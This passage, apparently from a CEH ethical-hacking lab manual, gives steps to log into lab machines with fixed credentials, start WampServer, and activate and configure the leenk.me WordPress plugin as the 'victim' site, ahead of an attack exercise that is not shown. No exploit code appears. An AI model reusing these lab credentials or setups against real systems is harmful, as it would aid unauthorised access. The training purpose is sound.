
1. Click [Windows Server 2022](#) to switch to the **Windows Server 2022** machine.




2. Click [Ctrl+Alt+Delete](#) to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.



3. In **Type here to search** field of the **Desktop**, type wampserver and click on **Wampserver64** to start Wampserver.




4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.
5. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.



6. Now, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.22:8080/CEH/wp-login.php?** and press **Enter**.

Here, we are opening the above-mentioned website as the victim.

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.



8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.
9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.

The screenshot shows the WordPress dashboard for the 'CEH Demo Website' at the URL 10.10.1.22:8080/CEH/wp-admin/. The left sidebar contains links for Home, Updates (7), Posts, Media, Pages, Comments, Appearance, Plugins (3), Users, Tools, Settings, and a Collapse menu. The main content area displays the 'Dashboard' screen with sections for Site Health Status (Good), Quick Draft (with fields for Title and Content), and WordPress Events and News. A sidebar on the left shows the 'Installed Plugins' section with 'Add New' and 'Plugin File Editor' options. The status bar at the bottom indicates the URL as 10.10.1.22:8080/CEH/wp-admin/plugins.php.


10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.

The screenshot shows the WordPress admin interface at the address 10.10.1.22:8080/CEH/wp-admin/plugins.php. The left sidebar is dark-themed and includes links for Dashboard, Posts, Media, Pages, Comments, Appearance, Plugins (with 3 items), Installed Plugins, Add New, Plugin File Editor, Users, Tools, Settings, and Collapse menu. The main content area has a light background. It displays a message about a new Akismet Anti-Spam version. Below that, the 'Hello Dolly' plugin is listed with its description and options. A red box highlights the 'leenk.me' plugin, which is described as automatically publishing posts to various social networks. Another message about a new leenk.me version is shown. At the bottom, there's a table header for managing plugins, a 'Bulk actions' dropdown, an 'Apply' button, and a note that 3 items are found. The status bar at the bottom shows 'Version 5.9.3' and the date '4/19/2022'.


11. Refresh the page and you will observe that the **leenk.me** plugin option appears in the left pane; click it.

Refresh the page if leenk.me does not appear on the left pane.

12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.



13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.



14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:
 - o **Default Message:** This is CEH lab.
 - o **Default Link Name:** CEH.com
 - o **Default Caption:** CEH Labs
15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.

Facebook Settings < CEH Demo X +

10.10.1.22:8080/CEH/wp-admin/admin.php?page=leenkme_facebook

Howdy, admin

Dashboard Posts Media Pages Comments Appearance Plugins 3 Users Tools Settings leenk.me leenk.me Settings Facebook Collapse menu

Message Settings

Default Message: This is ~~CEH~~ lab

Default Link Name: CEH.com

Default Caption: CEH Labs

Default Description:

Format Options:

- %TITLE% - Displays the post title.
- %WRITESNAME% - Displays the WordPress site name (found in Settings -> General).
- %WPTAGLINE% - Displays the WordPress TagLine (found in Settings -> General).
- %EXCERPT% - Displays the WordPress Post Excerpt (only used with Description Field).

Default Image URL: Always Use

Facebook recommends images that are at least 1200 x 630 pixels for the best display on high resolution devices. Images that are 600 x 315 pixels or larger will post with larger images on Facebook. Images that are smaller than 600 x 315 px will post with smaller images on Facebook.

NOTE: Do not use an image URL hosted by Facebook. Facebook will reject your message.

Message Preference: Author

Format Preference Options:

